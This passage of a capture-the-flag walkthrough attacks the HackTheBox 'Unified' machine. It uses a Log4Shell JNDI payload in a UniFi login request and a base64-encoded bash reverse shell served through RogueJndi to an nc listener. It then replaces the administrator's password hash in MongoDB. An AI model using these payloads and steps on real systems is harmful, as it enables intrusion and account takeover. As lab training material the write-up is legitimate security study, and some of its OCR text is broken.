
Output:



```
┌──(root㉿kali)-[/home/kali/hackthebox/rogue-jndi/target]
└─# java -jar RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pPiYvZGV2L3RjcC8xMC4xMC4xNC4xNzEvMTgxOCAwPiYxCg==}|{base64,-d}|{bash,-i}" --hostname "10.10.14.171"
+-+-+-+-+-+-+-+-+-+
|R|o|g|u|e|J|n|d|i|
+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.14.171:1389/o=tomcat to artsploit.controllers.Tomcat
Mapping ldap://10.10.14.171:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.171:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.171:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://10.10.14.171:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.171:1389/o=reference to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.171:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.171:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
Sending LDAP ResourceRef result for o=tomcat with javax.el.ELProcessor payload
█
```

Now, We should change our payload in ‘remember’ parameter on Burpsuite to this:


```
${jndi:ldap://Your Tun0 IP:1389/o=tomcat}
```



```
POST /api/login HTTP/1.1
Host: 10.129.96.149:8443
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://10.129.96.149:8443/manage/account/login?redirect=%2F
manage%2Faccount%2Fforgotpassword
Content-Type: application/json; charset=utf-8
Content-Length: 108
Origin: https://10.129.96.149:8443
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive

{
  "username":"Admin",
  "password":"Admin",
  "remember":"${jndi:ldap://10.10.14.171:1389/o=tomcat}",
  "strict":true
}
```


```
HTTP/1.1 400
vary: Origin
Access-Control-Allow-Origin: https://10.129.96.149:8443
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers:
Access-Control-Allow-Origin,Access-Control-Allow-Credentials
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Content-Length: 64
Date: Mon, 01 Jul 2024 23:57:53 GMT
Connection: close

{
  "meta":{
    "rc":"error",
    "msg":"api.err.InvalidPayload"
  },
  "data":[
  ]
}
```

After clicking on ‘Send’, it should print “*Sending LDAP ResourceRef result for o=tomcat with javax.el.ELProcessor payload*” Under Rogue Application as below:



```
┌──(root㉿kali)-[/home/kali/hackthebox/rogue-jndi/target]
└─# java -jar RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pPiYvZGV2L3RjcC8xMC4xMC4xNC4xNzEvMTgxOCAwPiYxCg==}|{base64,-d}|{bash,-i}" --hostname "10.10.14.171"
+-+-+-+-+-+-+-+-+-+
|R|o|g|u|e|J|n|d|i|
+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.14.171:1389/o=tomcat to artsploit.controllers.Tomcat
Mapping ldap://10.10.14.171:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.171:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.171:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://10.10.14.171:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.171:1389/o=reference to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.171:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.171:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
Sending LDAP ResourceRef result for o=tomcat with javax.el.ELProcessor payload
```

Now, Let’s set a ncat listener on port we defined before when we encoded Base64. I have used 1818 but you can use any port.




```
┌──(root㉿kali)-[/home/kali]
└─# sudo nc -lvp 1818
listening on [any] 1818 ...
```

Now, Click on “Send” on Burpsuite again after we set listener.

......


Server successfully connected back to us:



```
┌──(root㉿kali)-[/home/kali]
└─# sudo nc -lvp 1818
listening on [any] 1818 ...
10.129.96.149: inverse host lookup failed: Unknown host
connect to [10.10.14.171] from (UNKNOWN) [10.129.96.149] 34426
```


Now we can improve our shell by running:

`script /dev/null -c bash`



```
┌──(root㉿kali)-[/home/kali]
└─# sudo nc -lvp 1818
listening on [any] 1818 ...
10.129.96.149: inverse host lookup failed: Unknown host
connect to [10.10.14.171] from (UNKNOWN) [10.129.96.149] 34426
script /dev/null -c bash
Script started, file is /dev/null
unifi@unified:/usr/lib/unifi$ dir
dir
bin  data  dl  lib  logs  run  webapps  work
unifi@unified:/usr/lib/unifi$ pwd
pwd
/usr/lib/unifi
unifi@unified:/usr/lib/unifi$
```

Navigate to the /home/michael to find user flag:




```
unifi@unified:/usr/lib/unifi$ cd /home/michael
cd /home/michael
unifi@unified:/home/michael$ ls
ls
user.txt
unifi@unified:/home/michael$ cat user.txt
cat user.txt
6ced1a6a89e666c0620cdb10262ba127
unifi@unified:/home/michael$
```

Post Exploitation Phase

Articles says we can get to Administrative panel of UniFi application, but let's first check if MongoDB is running on the target,
Run:
`ps aux | grep mongo`

Yes, MongoDB is running on Port 27117 as output shows:




```
unifi@unified:/home/michael$ ps aux | grep mongo
ps aux | grep mongo
unifi         69  0.3  4.1 1102716 84936 ?       Sl   01:27   0:02 bin/mongod --dbpath /usr/lib/unifi/data/db --port 27117
s/mongod.log --pidfilepath /usr/lib/unifi/run/mongod.pid --bind_ip 127.0.0.1
unifi        437  0.0  0.0  11468  1112 pts/0    S+   01:37   0:00 grep mongo
unifi@unified:/home/michael$
```

Let’s interact with MongoDB by using Mongo command line utility.
By quick Google search, we can know “UniFi default database” is called ‘ace’ .
Run the command:

```
mongo --port 27117 ace --eval
"db.admin.find().forEach(printjson);"
```

Output will show Administrator name and his password hash under “x_shadow”:




```
unifi@unified:/home/michael$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
<17 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
        "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
        "name" : "administrator",
        "email" : "administrator@unified.htb",
        "x_shadow" : "$6$Ry6Vdbse$8enMR5Znxoo.WfCMd/Xk65GwuQEPx1M.QP8/qHiQV0PvUc3uHuonK4WcTQFN1CRk3GwQaquyVwCVq8iQgPTt4.",
        "time_created" : NumberLong(1640900495),
        "last_site_name" : "default",
        "ui_settings" : {
                "neverCheckForUpdate" : true,
                "statisticsPrefferedTZ" : "SITE",
                "statisticsPreferBps" : "",
                "tables" : {
                        "device" : {
```

This hash is not crackable with any know cracking techniques. Instead, we can replace the hash with our newly created hash. We will use ‘mkpasswd’ tool to create SHA512 hash for a password we set. (“$6" identifier of a SHA512 hash in the hash of Administrator password.)
Command:

```
mkpasswd -m sha-512 NewPassword
```

Output:




```
┌──(kali㉿kali)-[~]
└─$ mkpasswd -m sha-512 NewPassword
$6$zk7nBjiRgcdIdKgR$IsagthS2QWbAEc8MWYsuhpCX2l8eNgrjbSeRX4PCK59O/JGNffZRzmDXR21wgljkx1DSZcjcv.UY30bVXctOd/

┌──(kali㉿kali)-[~]
```

Now, Let’s update the password on Database by running this command:


```
mongo --port 27117 ace --eval
'db.admin.update({"_id":ObjectId("61ce278f
46e0fb0012d47ee4")},{$set:
{"x_shadow":"Paste your New SHA-512
Password hash here"}})'
```

Now, It’s updated if it responded back like this:




```
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval 'db.admin.upd
9O/JGNffZRzmDXR21wgljkx1DSZcjcv.UY30bVXctOd/"}})'
<K59O/JGNffZRzmDXR21wgljkx1DSZcjcv.UY30bVXctOd/"}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
unifi@unified:/usr/lib/unifi$
```

Then let’s go to the website to log in as “administrator” since we have changed its password:



